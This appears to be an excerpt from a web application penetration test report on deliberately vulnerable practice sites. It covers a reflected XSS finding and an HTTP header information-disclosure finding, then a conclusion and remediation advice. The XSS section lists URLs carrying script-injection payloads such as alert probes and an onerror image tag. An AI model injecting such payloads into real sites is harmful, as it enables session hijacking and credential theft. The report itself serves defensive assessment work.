


8.3.5 Cross-Site Scripting (XSS)

Vulnerability Overview:

The application fails to properly sanitize or encode user-supplied input before reflecting it back in the HTTP response. As a result, attackers can inject malicious JavaScript code into a vulnerable parameter (e.g., URL query string, form field). The injected script is executed in the victim's browser when they load the manipulated link, leading to session hijacking, credential theft, or redirection to malicious sites.

CVSS Score: 6.1



OWASP:

- A03:2021 – Injection

CWE:

- CWE-79 – Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Severity:

- Execution of arbitrary JavaScript in the victim's browser.
- Theft of session cookies, tokens, or other sensitive client-side data.
- Unauthorized actions performed on behalf of the victim.
- Phishing, drive-by downloads, or redirection to attacker-controlled sites.

Remediation:

- Implement proper **output encoding** for all user-supplied data (e.g., HTML entity encoding, JavaScript string escaping).
- Apply a strict **Content Security Policy (CSP)** to limit the execution of inline scripts.
- Validate and sanitize all inputs on both server-side and client-side.
- Avoid directly reflecting unsanitized user input into responses.
- Use security libraries or frameworks that auto-escape by default.
- Regularly test inputs with automated scanners and manual fuzzing for XSS payloads.


Affected URLs:

- http://testphp.vulnweb.com/search.php?test=query
- http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert(1)</script>
- http://192.168.232.129/bWAPP/xss_get.php?firstname=%3Cscript%3Ealert%281%29%3C%

2Fscript%3E&lastname=1&form=submit

- http://testphp.vulnweb.com/listproducts.php?cat=1%20or%20%3CscRipt%3Ealert(1)%3C/scRipt%3E
- http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3Cscript%3Ealert(1)%3C/script%3E&pp=12
- http://testphp.vulnweb.com/artists.php?artist=1%20or%20%3CscRipt%3Ealert(1)%3C/scRipt%3E
- http://testphp.vulnweb.com/listproducts.php?artist=1%20or%20%3CscRipt%3Ealert(1)%3C/scRipt%3E
- http://testphp.vulnweb.com/userinfo.php
- http://testphp.vulnweb.com/secured/newuser.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/hpp/pp=”><IMG%20sRC=X%20onerror=jaVaScript:alert`xss`>
- http://testphp.vulnweb.com/products.php?pic=2%20or%20<script>alert(1)</script>

POC:



LOW

8.4 Low:

8.4.1 Information Disclosure in HTTP Headers

Vulnerability Overview:

The web application exposes sensitive information through HTTP response headers. This can include server type, software versions, framework details, or internal path structures. Attackers can leverage this information to identify potential vulnerabilities, plan targeted attacks, or fingerprint the technology stack of the application.

CVSS Score: 0.0 – 3.0

OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-200** – Exposure of Sensitive Information to an Unauthorized Actor

Severity:

- Disclosure of server, framework, or version information can assist attackers in identifying specific exploits.
- Facilitates targeted attacks such as known vulnerabilities for the exposed versions.
- Can increase the success rate of other attacks like RCE, SQLi, or XSS by informing the attacker of the environment.

Remediation:

- Remove or mask sensitive HTTP headers that reveal server or framework details.
    - For Apache: `ServerTokens Prod` and `ServerSignature Off`
    - For Nginx: `server_tokens off;`
- Avoid using default headers like `X-Powered-By`.
- Implement a reverse proxy or WAF to normalize or filter response headers.
- Regularly review headers using automated scanning tools to ensure no sensitive information is exposed.
- Ensure that application version numbers or framework details are not disclosed in error pages or debug messages.

Affected URLs:

- http://testphp.vulnweb.com/index.php
- http://localhost/DVWA/login.php
- http://192.168.232.129/bWAPP/login.php

POC:

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 30 Aug 2025 21:24:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 5032

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
  codeOutsideHTMLIsLocked="false" -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

    <!-- InstanceBeginEditable name="document_title_rgn" -->
    <title>
      Home of Acunetix Art
    </title>
    <!-- InstanceEndEditable -->
    <link rel="stylesheet" href="style.css" type="text/css">
    <!-- InstanceBeginEditable name="headers_rgn" -->
    <!-- here goes headers headers -->
    <!-- InstanceEndEditable -->
    <script language="JavaScript" type="text/JavaScript">
      <!--
      function MM_reloadPage(init) {
          //reloads the window if Nav4 resized
        if (init==true) with (navigator) {
          if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
            document.MM_pgW=innerWidth;
            document.MM_pgH=innerHeight;
            onresize=MM_reloadPage;

          }
        }
```

9. Conclusion

The comprehensive Vulnerability Assessment and Penetration Testing (VAPT) conducted on the websites revealed a wide range of vulnerabilities, categorized from critical to medium in severity. These findings highlight the urgent need for remedial actions to strengthen the organization's security posture. A detailed summary is presented below:

Critical Vulnerabilities:

- **Remote File Inclusion (RFI), Local File Inclusion (LFI), and File Upload to RCE**: These vulnerabilities allow attackers to execute arbitrary code on the server, potentially leading to full system compromise.
- **SQL Injection & Authentication Bypass**: These flaws can provide unauthorized access to sensitive data and even administrative accounts, posing a severe threat to confidentiality and integrity.
- **OS Command Injection**: Enables execution of arbitrary operating system commands, allowing attackers to gain full control over the affected system.
- **Session Hijacking & Session ID Exposure**: Weak session management allows attackers to impersonate legitimate users, including administrators.
- **Use of End-of-Life (EOL) Software & Default Credentials**: Legacy systems and insecure defaults expose applications to known exploits and privilege escalation.

High Severity Issues:

- **Cross-Site Request Forgery (CSRF), Session Fixation, and Insecure Direct Object References (IDOR)**: These enable attackers to perform unauthorized actions, access other users' data, and potentially compromise entire accounts.
- **Business Logic Flaws (Price Manipulation)**: Weak server-side validation allows manipulation of transactions, leading to direct financial losses.
- **CORS Misconfiguration**: Permits unauthorized domains to access sensitive data, increasing the risk of cross-origin attacks.
- **Sensitive Data Exposure via Cleartext Transmission (HTTP)**: Exposes credentials and session tokens to interception and replay attacks.

Medium Severity Risks:

- **Clickjacking & Reflected Cross-Site Scripting (XSS)**: These can trick users into unintended actions and enable attackers to steal session data or redirect users to malicious sites.
- **Publicly Accessible Admin Directories & Crossdomain.xml Misconfiguration**: Exposes sensitive files and internal structure, aiding attackers in reconnaissance and targeted exploitation.
- **HTTP TRACE Method Enabled**: Allows reflection of sensitive headers, which could be leveraged with XSS for session theft.

Low Severity Risks:

- **Information Disclosure in HTTP Headers**: Revealing server type and versions helps attackers in fingerprinting and choosing targeted exploits.
- **Public Exposure of Technology Versions**: Increases the attack surface by disclosing components that may have known vulnerabilities.

10. Recommendations

- **Immediate Remediation of Critical Issues**
  - Fix SQL Injection and Command Injection using parameterized queries and strict input validation.
  - Patch or disable vulnerable functionalities such as Remote File Inclusion and unrestricted File Upload.
- **Strengthen Authentication & Session Management**
  - Implement Multi-Factor Authentication (MFA).
  - Enforce secure session handling with HttpOnly, Secure, and SameSite cookie flags.
  - Introduce rate limiting and account lockout mechanisms.
- **Update and Maintain Software**
  - Regularly update web server, database, and frameworks to supported versions.
  - Replace weak SSL/TLS configurations with strong ciphers and certificates.
- **Secure Application Configuration**
  - Disable directory indexing and unnecessary services.
  - Remove default/demo accounts and credentials.
  - Enforce least privilege principles in file and directory access.
- **Adopt Secure Development Lifecycle (SDLC)**
  - Integrate security testing into the development process.
  - Conduct periodic code reviews, vulnerability scans, and penetration tests.
  - Provide developer training on secure coding practices.

11. General Observations

- The testing followed a **non-exploitation methodology**, identifying vulnerabilities without causing system disruption.
- Many identified flaws (e.g., outdated software, weak TLS, insecure configurations) could be resolved with relatively simple configuration changes.
- The assessment emphasizes the importance of maintaining web applications proactively, as even low-severity issues can be chained to execute severe attacks.

12. Operational Impact

Implementing these recommendations may involve temporary downtime during patching, reconfiguration, and software upgrades. However, the long-term benefit of improved resilience against cyberattacks far outweighs the risks of exploitation, data loss, and reputational damage. A proactive security approach will strengthen trust and protect organizational assets.